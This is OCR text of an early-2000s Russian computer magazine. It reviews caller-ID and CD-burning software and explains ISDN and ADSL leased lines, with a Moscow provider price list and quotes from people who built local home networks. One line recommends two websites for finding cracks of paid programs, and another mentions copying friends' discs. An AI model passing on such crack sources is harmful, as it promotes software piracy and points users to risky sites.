Поюзав несколько минут эту софтину, я пришел к выводу, что это плагиат на предыдущую программу, так как уж очень похожи настройки, да и общая концепция в целом. Несмотря на это, сделана она очень даже ничего. Тут тебе и автоответчик, и АОН, и даже Анти-АОН, в последнее мне не очень верится, так как я пробовал звонить друзьям с помощью встроенного Dialer'а, и мой номер спокойно определялся, но это уже пусть останется на совести разработчика.



В программе настройки я сильно не менял: установил свой модем, выбрал "программный АОН", поменял звуковое приветствие, после чего программа уже была готова к полноценной работе. Она и заработала, выполняя положенные ей действия. Из дополнительных прибамбасов отмечу наличие своего ISP Dialer'а, чтобы проверять с POP3-серверов новую почту. Ну хоть застрелись, но я не понимаю, зачем встраивать в эту программу такие функции, неужели люди не имеют понятия о существовании других нормальных мыл-клиентов?




В этом софте есть функция записи разговора с телефонной линии, но сколько я не долбался, у меня ничего не вышло, возможно, у меня руки растут не из того места, но такого гимора у меня не было с Advanced Call Center. Программа ведет лог звонков, есть адресная книга, звонящие распределяются по приоритету, каждому можно повесить свое приветствие, в общем, все как положено.


Расположение: http://www.softcab.com

АОН Pro 2000

Это АОН тоже от русского разработчика (работает только с USRobotics Courier), правда без функций автоответчика, но логи звонящихся он ведет весьма исправно. Настройки в программе не хлещут большим потоком, как в другом софте, но все они полезные. Тут тебе и разделение народа, как принято, на три категории: обычный, друг, недруг. На каждого из них можно повесить свой голос, который будет звучать в колонках при звонке.



В АОН Pro 2000 встроена интернет-звонилка, видимо, чисто для понтов, так как реально этой функцией никто пользоваться не будет. Для любителей долбаться в терминальном режиме есть режим "Терминалка". Единственное, чем отличается эта программа от остальных - она использует скины, но это, как понимаешь, уже не столь важно.



Эту софтину могу посоветовать только тем, у кого нет острой необходимости в автоответчике: мол, мне одного телефона звонящего хватит, а дальше я уж сам как-нибудь разберусь. Качать тут: http://aonpro.da.ru

Кого в морг?

Если что-то не захотело работать, то это не повод стреляться. У меня, например, сразу ничего работать не стало, пришлось изрядно повозиться в настройках, так что читай хэлпы в программе, там много полезного пишут. Я остановил свой выбор на Advanced Call Center, уж больно сия программулина мне понравилась в работе: и сделано приятно, и функций целое море. И все же многие склонятся в сторону Venta Fax & Voice, так как в некоторых местах она наголову превосходит ACC (взять хотя бы работу с факсом). Но, конечно, в итоге ты выберешь свое. Так как программные платные, то не исключены мысли о поисках кряков, лично мне хватило всего двух сайтов: www.crack.ru и astalavista.box.sk :)).

Хочу выделенку!

Снова к вопросу о сетевой безопасности.



Андрей Каролик (andrusha@sl.ru; http://www.dal.net.ru))

Ничего не стоит на месте, все ползает и двигается. Прогресс тоже семенит. Коснулось это и инета. Речь идет о подключении к инету по выделенным каналам. Модем - это, конечно, здорово: лампочек много, пищит сексуально, весит немного. Но модемной скорости уже не хватает. Объемы передаваемой информации уже не те, а требования к качеству соединения растут. Да и постоянно занятый телефон не выход из положения. В то же время выделенные каналы падают в цене и уже стали более доступными не только для организаций и небольших фирм, но и для нас, смертных. Если, читая этот текст, ты кивал головой, то читай дальше :).

Подключение по выделенным каналам

Для начала немного теории... Существует несколько типов подключения:
- к асинхронному порту на скоростях до 115 Кбит/с;
- к синхронному порту на скоростях до 2048 Кбит/с;
- по каналам Frame Relay;
- по линиям ISDN;
- с использованием радиосетей.

Оборудование, используемое для передачи данных со скоростями 64 Кбит/с и выше, имеет синхронный интерфейс. Допустим, что пропускная способность канала постоянна, так вот, при использовании синхронных интерфейсов скорость будет выше. Раньше при сильной дороговизне выделенных каналов и небольших скоростях был смысл подключаться к асинхронному порту, сейчас этот тип морально устарел.


Что касается самих каналов, то они делятся на аналоговые и цифровые. Под термином "цифровой канал" понимается канал, заканчивающийся с обеих сторон цифровым окончанием. При подключении оговариваются:
- точки, которые необходимо соединить;
- скорость;
- тип интерфейса (как правило, один из синхронных).

Качество обслуживания цифрового канала существенно лучше, чем аналогового. Под термином "аналоговый канал" понимается канал, присутствующий с обеих сторон в виде одной или двух медных пар и требующий установки модема для подключения к порту маршрутизатора. Как правило, обслуживается хуже цифрового. Помимо этого, у цифрового канала есть гарантируемая скорость, оговариваемая при заказе, что особенно важно при высокоскоростных подключениях. В случае же аналоговых каналов максимально достижимая скорость зачастую определяется экспериментально уже после установки всего оборудования. К тому же, организации, предоставляющие обслуживаемые цифровые каналы, как правило, обеспечивают их мониторинг и осуществляют круглосуточную поддержку. И это важно, т. к. в случае каких-либо неполадок восстановление работоспособности канала будет быстрее.

Все вроде бы хорошо и здорово. Но что конкретно выбрать? Вопрос непростой, потому что зависит от многих обстоятельств. Если человек живет в районе, в котором есть контора, подключающая близлежащие дома, то выбирать долго не придется. Если таких контор несколько, то вообще замечательно. Конкуренция всегда хорошо сказывалась на ценовой политике. А вот если таких контор нет вовсе или та, что есть, загибает цены? Придется что-то и где-то искать. Сразу оговорюсь, что в одиночку тебе, скорее всего, будет не по силам заплатить солидную сумму за установку канала и дальнейшую его оплату. Правда, если ты работаешь президентом банка, то проблема снимается :). Ну а простым смертным я советую первым делом собрать банду единомышленников. Далее встает вопрос, на что потратить свои кровные? В последнее время чаще всего используется и является наиболее привлекательным соединение по линиям ISDN. Кроме того, набирает обороты подключение по технологии ADSL. Что это и с чем это едят?

Что такое ISDN?

Расшифровка ISDN - Integrated Services Data Network, что в переводе с забугрового означает "Цифровая сеть с интегрированными услугами". Это сеть, обеспечивающая полностью цифровые соединения между конечными устройствами для поддержания широкого спектра речевых и информационных услуг. По своей сути ISDN - это цифровой вариант аналоговых телефонных линий с коммутацией цифровых потоков, или, иначе, сеть из цифровых телефонных станций, соединенных друг с другом цифровыми каналами. Привлекательность ISDN заключается в возможности одновременного обмена речью, текстом, данными и подвижным изображением по стандартным аналоговым телефонным линиям с более высокими скоростями передачи, чем у обычным модемов, и по цене значи-



тельно меньшей, чем у арендуемых линий. При этом гарантируется высокое качество и высокая надежность передачи, а также широкий набор сервисных функций. При использовании ISDN можно работать в Интернете со скоростью 64 Кбит/сек и разговаривать по телефону одновременно. Если будет осуществляться только работа в Интернете, то скорость возрастает до 128 Кбит/сек. Если сравнить доступ в Интернет с помощью ISDN и подключением по выделенным линиям, то в обоих случаях ты получишь цифровое соединение с высокой скоростью передачи информации. Однако ISDN значительно экономичнее: дело в том, что эта услуга позволяет использовать медные кабели традиционной абонентской сети. Кроме того, ты бесплатно получишь дополнительные услуги телефонной связи:
- уведомление о новом вызове (возможность ответить на второй входящий звонок, не прерывая первого разговора);
- будильник, напоминание;
- конференц-связь (возможность одновременного соединения трех абонентов);
- безусловную переадресациию входящего звонка на другой номер телефона;
- переадресацию входящих звонков на другой номер при занятом телефоне;
- переадресацию входящих звонков на другой номер при не отвечающем телефоне;
- сокращенный набор номера;
- соединение без набора номера;
- автоматический определитель номера и др.

Все оборудование и линию ISDN тебе установят.

Что такое ADSL?

ADSL - Asymmetric digital subscriber lines - это телекоммуникационная технология, позволяющая передавать данные со скоростью до 8 Мбит/сек по обычным телефонным линиям. По своему качеству она является альтернативой построению опто-волоконных сетей и позволяет оптимально использовать существующие сети телефонных операторов. ADSL обеспечивает передачу данных на скоростях, достаточных для эффективной работы с различными данными, в том числе цифровым видео или мультимедиа. То есть перекрывает потребности практически всех существующих на сегодняшний день приложений. По сравнению с технологиями традиционных кабельных модемов и волоконно-оптических линий главное преимущество ADSL состоит в том, что ничего прокладывать не нужно, для нее используется уже существующий телефонный кабель. На окончаниях действующей телефонной линии устанавливаются специальные устройства - сплиттеры - один на АТС и один в твоей квартире. К твоему сплиттеру подключаются обычный аналоговый телефон и ADSL-модем, который в зависимости от исполнения может выполнять функции маршрутизатора (router) или моста (bridge) между локальной сетью и пограничным маршрутизатором провайдера. При этом работа модема абсолютно не мешает использованию обычной телефонной связи. В нормальных условиях эксплуатации с помощью технологии ADSL можно вести передачу данных на скорости до 8 Мбит/сек в прямом направлении и 1,5 Мбит/сек в обратном. Аппаратура ADSL передает данные приблизительно в 200 раз быстрее, чем обычные аналоговые модемы, у которых средняя устойчивая скорость передачи около 30 Кбит/сек. Тебе нужно будет только купить сетевую карту, все остальное оборудование тебе установят. Твой телефон находится на плохой АТС и обычный модем работает очень плохо? Не проблема, оборудование ADSL не использует возможности АТС и никак с ней не взаимодействует. Это оборудование устанавливается между АТС и твоей телефонной линией и использует только медный провод. Аналогично ISDN ты сможешь параллельно использовать телефон и инет. В ADSL это достигается за счет частотного разделения канала. То есть телефон работает в одном диапазоне частот, а передача данных происходит в другом, никак не мешая друг другу. Это особенность технологии ADSL.

Где и почем?

Подходим к самому интересному :). Ниже я привожу список контор, которые подключают по ISDN или ADSL. Все данные были взяты в iNet, включая цены. В любом случае, тебе стоит позвонить и узнать нюансы по поводу подключения именно тебя. Так, например, ADSL нельзя поставить на спаренный телефон. Подобных нюансов может быть полно. В основном, все зависит от того, где ты находишься территориально, чего ты хочешь и сколько готов заплатить.

ПТТ-Телепорт Москва

URL: http://ptt.ru/
Адрес: Москва, ул. Делегатская, д.3в
Телефоны: 753-8080, 903-9130
По вопросам подключения: 753.82.82; e-mail: sales@tochka.ru

Тарифы:

"Точка Ру" - "Базовый" (ADSL) до 7,5/1,5 Мб/с
- подключение - 750 у. е.
- абонентская плата (в месяц) - 150 у. е. (800 Мб входящего трафика) и 0,1 у. е. за 1 Мб при превышении

"Точка Ру" - "Активный" (ADSL) до 7,5/1,5 Мб/с
- подключение - 750 у. е.
- абонентская плата (в месяц) - 270 у. е. (2000 Мб входящего трафика) и 0,06 у. е. за 1 Мб при превышении

Примечание: Цены без учета НДС и НП.

Micronic on-line

URL: www.mol.ru
Адрес: Москва, 1-й Щипковский переулок, дом 3, 3-й этаж, офис 334
Телефоны: 232-0012 (многоканальный)

Тарифы:

- подключение - линия ISDN оплачивается отдельно по тарифам Comstar
- абонентская плата (в месяц):
64 Кбит/сек - 109 у. е. (1 Гб входящего трафика) и 0,059 у. е. за 1 Мб при превышении
64 Кбит/сек - 175 у. е. (2 Гб входящего трафика) и 0,059 у. е. за 1 Мб при превышении
64 Кбит/сек - 438 у. е. (8 Гб входящего трафика) и 0,059 у. е. за 1 Мб при превышении
128 Кбит/сек - 284 у. е. (3 Гб входящего трафика) и 0,05 у. е. за 1 Мб при превышении
128 Кбит/сек - 613 у. е. (11 Гб входящего трафика) и 0,05 у. е. за 1 Мб при превышении

True System Telecom

URL: www.tst.ru
Адрес: Москва, ул. Нагатинская 3б (м. "Нагатинская")
Телефоны: 742-8353

Тарифы:

- подключение (ISDN) 450 у. е.
- арендная плата за канал (в месяц) - 180 у. е. (64 Кбит/сек) и 290 у. е. (128 Кбит/сек)
- абонентская плата (в месяц):
Тарифный план S-0,5 (64/128 Кбит/сек) - 45 у. е. (0,5 Гб входящего трафика) и 85 у. е. за каждый следующий 1 Гб
Тарифный план S-1 (64/128 Кбит/сек) - 80 у. е. (1 Гб входящего трафика) и 80 у. е. за каждый следующий 1 Гб
Тарифный план S-2 (64/128 Кбит/сек) - 160 у. е. (2 Гб входящего трафика) и 75 у. е. за каждый следующий 1 Гб
Тарифный план S-4 (64/128 Кбит/сек) - 320 у. е. (4 Гб входящего трафика) и 70 у. е. за каждый следующий 1 Гб

Rinet

URL: http://isp.rinet.ru/
Адрес: Москва, 1-й Хвостов пер., д. 11а (м. "Октябрьская", "Полянка")
Телефоны: 238-3922, 232-1730, 916-7009

Тарифы:

- подключение (ISDN) - бесплатно, но это без учета платы Comstar за установку линии
- абонентская плата (в месяц):
64 Кбит/сек - 400 у. е.
128 Кбит/сек - 600 у. е.
Про трафик почему-то ничего не сказано...

Голден Телеком

URL: www.goldentelecom.ru
Адрес: Москва, ул. Красноказарменная, 12 или Москва, ул. Трубная, 12
Телефоны: 787-1000

Тарифы:

- подключение (ISDN) - 525 у. е. (64 Кбит/сек) и 790 у. е. (128 Кбит/сек)
- арендная плата за канал (в месяц) - 250 у. е. (64 Кбит/сек) и 400 у. е. (128 Кбит/сек)
- абонентская плата (в месяц):
64 Кбит/сек - 40 у. е. (0,20 Гб входящего трафика) и 0,06 у. е. за 1 Мб при превышении
128 Кбит/сек - 50 у. е. (0,40 Гб входящего трафика) и 0,06 у. е. за 1 Мб при превышении

DataForce

URL: www.dataforce.net
Адрес: Москва, м. "Новослободская", 3-й Самотечный пер., д. 11
Телефоны: 737-32-46

Тарифы:

- подключение (ISDN) - бесплатно
- арендная плата за канал (в месяц) - 150 у. е. (64 Кбит/сек) и 210 у. е. (128 Кбит/сек)
- абонентская плата (в месяц):
64 Кбит/сек - 45 у. е. (0,5 Гб российского входящего трафика и 0,5 Гб зарубежного входящего трафика) и 0,007 у. е. за 1 Мб при превышении российского трафика, 0,07 у. е. за 1 Мб при превышении зарубежного трафика
128 Кбит/сек - 55 у. е. (0,5 Гб российского входящего трафика и 0,5 Гб зарубежного входящего трафика) и 0,007 у. е. за 1 Мб при превышении российского трафика, 0,07 у. е. за 1 Мб при превышении зарубежного трафика

East Connection

URL: www.east.ru
Адрес: Москва, Б. Толмачевский пер., д.5
Телефоны: 956-49-51

Тарифы:

- подключение (ISDN) - 300 у. е. (64 Кбит/сек и 128 Кбит/сек), но это без учета платы за канал
- абонентская плата (в месяц):
64 Кбит/сек - 0,12 у. е. за 1 Мб входящего и 0,04 у. е. за 1 Мб исходящего трафика, если без ограничения трафика - 520 у. е.
128 Кбит/сек - 0,11 у. е. за 1 Мб входящего и 0,04 у. е. за 1 Мб исходящего трафика, если без ограничения трафика - 850 у. е.

ORC

URL: www.orc.ru
Адрес: Москва, ул. Губкина, д. 8, комната 110
Телефоны: 938-29-80

Тарифы:

- подключение (ISDN) - 250 у. е. (64 Кбит/сек) и 500 у. е. (128 Кбит/сек)
- арендная плата за канал (в месяц) - 180 у. е. (64 Кбит/сек) и 300 у. е. (128 Кбит/сек)
- абонентская плата (в месяц):

СЛОЖНО ЛИ ПОСТРОИТЬ СВОЮ СЕТЬ?

Митино-он-Лайн.
Сосунов Роман
www.mitino.com
irc.mitino.com

Наша сеть была основана двумя энтузиастами – Игорем Власовым и Феликсом Амировым в 1997. Канал был 64Кбит/сек. Главное в построении сети – четко скоординированное руководство проектом и слаженные действия всей команды. Если ты хочешь построить коммерческую сеть и брать абонентскую плату, тебе нужно зарегистрироваться как юридическое лицо или стать представителем какого-либо провайдера. Но и это не все – будут неизбежные поломки оборудования, непонимание простых обывателей, стычки с конкурентами. Лучше начинать с создания локальной сети внутри отдельно взятого дома с последующим "захватом прилегающих территорий".

KoptevoNet
Тихон Кросовский
www.koptevo.net
irc.koptevo.net

Сложно это только с одной стороны – нужно очень много свободного времени и желания, так как первое время построения своей сети отнимает все силы, а отдачу начинает давать только после ее развития. Из моего опыта можно сказать, что всему можно научиться "на ходу", хотя требуется некоторое знание "как оно работает". Но в нагрузку с сетью ты получишь дополнительные проблемы: инертность местных жителей, регулярные выходы из строя сетевого оборудования из-за гроз и статического электричества, постоянная нехватка финансов, вражда с конкурирующими сетями, давление провайдеров. Так что здесь есть и свои плюсы и минусы.

64 Кбит/сек - 220 у. е. (1 Гб входящего трафика) и 0,06 у. е. за 1 Мб при превышении
128 Кбит/сек - 320 у. е. (1 Гб входящего трафика) и 0,06 у. е. за 1 Мб при превышении

АСВТ

URL: www.asvt.ru
Адрес: Москва, ул. Яблочкова, д. 19б
Телефоны: 747-3300

Тарифы:

- подключение (ISDN) - 245 у. е.
- абонентская плата (в месяц) - 590 у. е.

Magelan

URL: www.magelan.ru
Адрес: Москва, ул. Татарская, дом 14 (м. "Павелецкая"-кольцевая)
Телефоны: 956-38-19 (многоканальный)

Тарифы:

- подключение (ADSL) - 900 у. е. (с тестированием)
- абонентская плата (в месяц):
180 у. е. (0,8 Гб входящего трафика) и 0,10 у. е. за 1 Мб при превышении
324 у. е. (2 Гб входящего трафика) и 0,08 у. е. за 1 Мб при превышении
612 у. е. (5 Гб входящего трафика) и 0,07 у. е. за 1 Мб при превышении
1032 у. е. (10 Гб входящего трафика) и 0,06 у. е. за 1 Мб при превышении
Примечание: Цены указаны с учетом НДС.

Релком. ДС

URL: www.relcom.ru
Адрес: Москва, ул. Маршала Василевского, д. 1, корп. 2
Телефоны: 196-07-20, 196-08-20, 196-08-23

Тарифы:

- подключение (ISDN) - 50 у. е. (64 Кбит/сек и 128 Кбит/сек), но это без учета платы за канал
- абонентская плата (в месяц):
64 Кбит/сек - 550 у. е.
128 Кбит/сек - 900 у. е.

SITEK

URL: www.sitek.ru
Адрес: Москва, м. "Семеновская", Семеновская площадь, дом 7, 3-й этаж.
Телефоны: 231-2000, 964-1301, 964-1201

Тарифы:

- подключение (ISDN) - 600 у. е. (до 128 Кбит/сек)
- арендная плата за канал (в месяц) - 280 у. е. (до 128 Кбит/сек)
- абонентская плата (в месяц) - 550 у. е.

Совинтел

URL: www.sovintel.ru
Адрес: Москва, Шлюзовая набережная, д. 6, стр.1-2
Телефон: 258-7800

Тарифы:

- подключение (ISDN) - 230 у. е. (64 Кбит/сек) и 340 у. е. (128 Кбит/сек)
- арендная плата за канал (в месяц) - 200 у. е. (64 Кбит/сек) и 300 у. е. (128 Кбит/сек)
- абонентская плата (в месяц):
64 Кбит/сек - 450 у. е.
128 Кбит/сек - 850 у. е.

Элвис-Телеком

URL: /www.telekom.ru/elvis-telecom/
Адрес: Москва, 4-я улица 8 Марта, дом 3
Телефоны: 152-9700, 152-9411

Тарифы:

- подключение (ISDN) - 150 у. е. (64 Кбит/сек) и 225 у. е. (128 Кбит/сек)
- арендная плата за канал (в месяц) - 175 у. е. (64 Кбит/сек) и 275 у. е. (128 Кбит/сек)
- абонентская плата (в месяц):
64 Кбит/сек - 175 у. е. (2 Гб входящего трафика) и 0,09 у. е. за 1 Мб при превышении
128 Кбит/сек - 275 у. е. (4 Гб входящего трафика) и 0,09 у. е. за 1 Мб при превышении

Ну а теперь...

Не поленись позвонить по указанным выше телефонам и не пугайся указанных там же цен. Завышенная на первый взгляд цена впоследствии может оказаться нормальной, так как уже включает в себя все нюансы подключения и налоги. А заниженная - наоборот окажется всего лишь частью общей суммы, которую тебе придется выложить за полное подключение к выделенному каналу. К тому же, не всегда конторы выкладывают в прайсах реальные цены, не могут же они демпинговать в открытую. По этой причине некоторые вовсе не выставляют цены на свои услуги. В любом случае, эта статья поможет тебе примерно сориентироваться в ценовой политике на выделенные каналы (ISDN и ADSL), и у тебя будет в распоряжении несколько адресов и телефонов реальных контор, которые готовы тебе поставить всю эту дребедень :). Как видишь, в принципе, завести себе выделенку можно. Конечно, это будет небольшим гимором, т. к. ты станешь районным провайдером и будешь заниматься администрированием своей сетки. Но если у тебя нет выбора, если в твоем районе еще никто не провел канал и не создал местную локалку, то может быть именно ты этим займешься? Может быть, это и будет тем первым шагом, с которого ты вползешь в мир бизнеса и начнешь зарабатывать большие баксы? :) Кстати, когда ты в школе проходил профориентацию, там разве не было профессии - провайдер? А зря! :)

Сложно ли построить свою сеть?

StarLink
Ивашкевич Сергей
www.starlink.ru
irc.starlink.ru

Легко. Как это было у нас? В 1996 году нам с друзьями надоело таскать друг к другу компы, чтобы играть в Doom по нуль-модему, и было решено кинуть коаксиал между домами. Нам это тогда казалось чем-то из области фантастики, но все оказалось гораздо проще. В то время никто не был напуган террористами, поэтому все крыши были открыты и мы без проблем протянули наш первый линк. Потом пошло-поехало, стали подключать всех друзей и знакомых, через год зарегистрировали юридическое лицо и провели нашу первую выделенку 128 килобит. Сейчас сеть разрослась на половину Бибирево и включает почти 200 пользователей. Так что, если есть желание, то создать сеть в своем районе легко и интересно.

Багирра
Михаил Юрин
www.bagirra.net
bagirra.bagirra.net

Решили мы с моим соседом по этажу объединить в сеть наши компы. Сосед предложил подключить еще одного приятеля из нашего подъезда. В результате был найден 8-ми портовый хаб и было решено агитировать кого-нибудь еще. Повесили объявления в подъезде и очень были удивлены от количества желающих принять участие в нашей затее. Как раз тогда родилась идея насчет выделенного канала в интернет. Самой большой победой можно было считать запуск выделенного канала 64 килобита спустя пол года с начала строительства сети. Спустя 9 месяцев было принято решение слинковаться по радиоканалу с сетью, расположенной в 5-ти километрах от нас. Сеть для нас стала чем-то большим, чем просто локальная сеть - это уже стиль жизни :).

Запишем и перезапишем!

Подпольная лаборатория компакт-дисков



Horrific (smirnandr@mail.ru)

Перед самым новым тысячелетием я задумался о смене винчестера. Ну что это за ёмкость в 4 гига. Даже если учесть, что я не играю в игры и компьютер использую только для программирования и работы, всё равно этого места очень мало. Поэтому я решил что-то с этим делать.

Оглядев окрестности своих каталогов, я заметил, что больше половины файлов на диске - это архивы, документы и инсталляшки. Несколько недель я выбирал себе достойный винт и пришёл к выводу, что мне нужно что-то большее. Если учесть, сколько я скачиваю с инета, то мне даже 30 гига не хватит. Вывод напрашивался один - мне нужен съёмный носитель. Первое, что мне пришло в голову, - это zip-драйв. Дёшево и сердито. Хотя, стоп. Какая это дешевизна? Драйв на сто мегов - это уже прошлый век, а на 250 стоит почти 100 баков. Оглядев прайсы любимых компьютерных фирм, я пришёл к выводу, что лучше добавить 40-50 зелёных и купить себе CD-RW-привод. Так я и сделал. Купил за 140 баков SONY CD-RW на 8-4-32 оборота. Через неделю я ощутил все его прелести в полном объёме:

1. Громадные каталоги mp3 освободили мой винт, и ушли на CD-R диски.
2. Лучшие миксы были переписаны на CD-R в формате CD-Audio и теперь без проблем крутятся в моём музыкальном центре.
3. Все инсталяшки удобно разместились внутри CD-RW, и теперь они не мешают при строевой ходьбе, а главное - сухо.

Можно перечислять и дальше, но это не главное. Главное - это скорость записи и распространённость приводов. Диск на 650 мегов пилится за каких-то 9 минут. А CD-ROM'ы присутствуют во всех компьютерах, поэтому записанная мною болванка с радостью воспримется у любого кореша. А если бы я выбрал какой-нибудь драйв с дискетами на 100 и более мегов, то перенос любимых прог на другой компьютер мог бы быть затруднительным.


Мифы – слив!

Прежде чем болтать дальше, хочу развеять самый громадный миф - что многоразовые диски читаются только на CD-RW-приводах и поэтому приходится постоянно использовать одноразовые болванки, что выливается в круглую сумму. Это правда, но на 50%. CD-RW могут читать и простые приводы, только для этого они должны быть из семейства MultiRead. К этому семейству относится большинство современных приводов. Так что если скорость CD-ROM'а выше 40, то можно дать 90%, что он прочтёт CD-RW-болванку.

Так что не парься по поводу всех этих сказок, которые тебе рассказывают приятели, а начни задумываться о приобретении CDR-драйва и соответствующего софта. О самом девайсе мы уже писали в третьем номере в рубрике "Феррум", а вот о софте поговорим сейчас.


WinOnCD

www.cequadrat.com



Я начну обзор с этой проги, потому что дома у меня стоит привод от SONY, и именно такая прога идёт с этим приводом. Честно сказать, SONY не зря засунула её в коробку с моей писалкой. Прога позволяет создавать диски любого типа и формата: CD-ROM ISO9660/Joliet, Bootable CD, CD Digital Audio, CD Text (Digital Audio), CD Extra, CD Image, CD Copy, Photo Album, Video CD, Track Image, Custom Project. Нехилый список? А главное, в эксплуатации прога примитивна и доступна даже ребёнку. За всё время работы она опознала все имеющиеся в моём арсенале приводы и на всех показала великолепные результаты.


Прежде чем начинать запись, WinOnCD создаёт образ будущего диска на винте, а потом переносит его на болванку. Из-за этого тебе понадобится около 800 мегов на винте, чтобы прога могла разместить образ. Конечно же, на это тратится лишние 7-15 минут (зависит от привода), зато после такого процесса запись идет быстро и качественно. Именно благодаря этой фишке за всё долгое время использования проги у меня не было ни одной испорченной болванки.



При создании Audio CD ты можешь использовать как WAV-файлы, так и сжатый MP3. В качестве удобного дополнения есть небольшой встроенный редактор создания этикеток на болванку. Этикетки получаются достаточно симпотные и могут быть любого формата. Копирование дисков один к одному - без проблем, чем я частенько и пользовался, сдирая архи с болванок приятелей.


Adaptec Easy CD Creator

www.adaptec.com/




Второй прогой в обзоре будет творение фирмы Adaptec под именем Easy CD Creator. Почему он? Да потому, что на работе у меня стоит писалка от

Hewlett Packard, а в комплекте с девайсом идёт именно она :). Здесь уже не так всё идеально и чисто. Прога поддерживает не все типы CD. Первое, что бросается в глаза - отсутствие CD Extra, поэтому создание гибридных дисков немного затрудняется. Второй недостаток - софтина не поддерживает мою любимую новенькую SONY. Но если ты счастливый обладатель писалки от Hewlett Packard, то никаких проблем, вставляй болванку и работай. Мне удалось протестить эту прогу на доисторическом Hewlett со скоростями 2-2-8 с IDE-интерфейсом и на 8-4-32 от той же фирмы со SCSI-интерфейсом. Хьюлеты Easy CD Creator опознает без проблем, зато с приводами других производителей регулярный геморрой.



В 4-й версии объявился баг. При копировании дисков один в один, болванки писались в формате CD-Audio, несмотря на то, что оригиналы были с данными, а не со звуком. Возможно, это было сделано нарочно, чтоб мы с тобой не занимались пиратством, но я думаю, что это банальный баг. Так что если ты обладатель 4-й версии, то тебе понадобится дополнительная утилита для нормального снятия копий. В плане юзабельности, прога очень проста и по интерфейсу даже похожа на WinOnCD. Единственное отличие - колобок, который бегает по экрану и достаёт своими глупыми подсказками. Но эту тварь можно легко подстрелить, и она уже никогда не появится :).



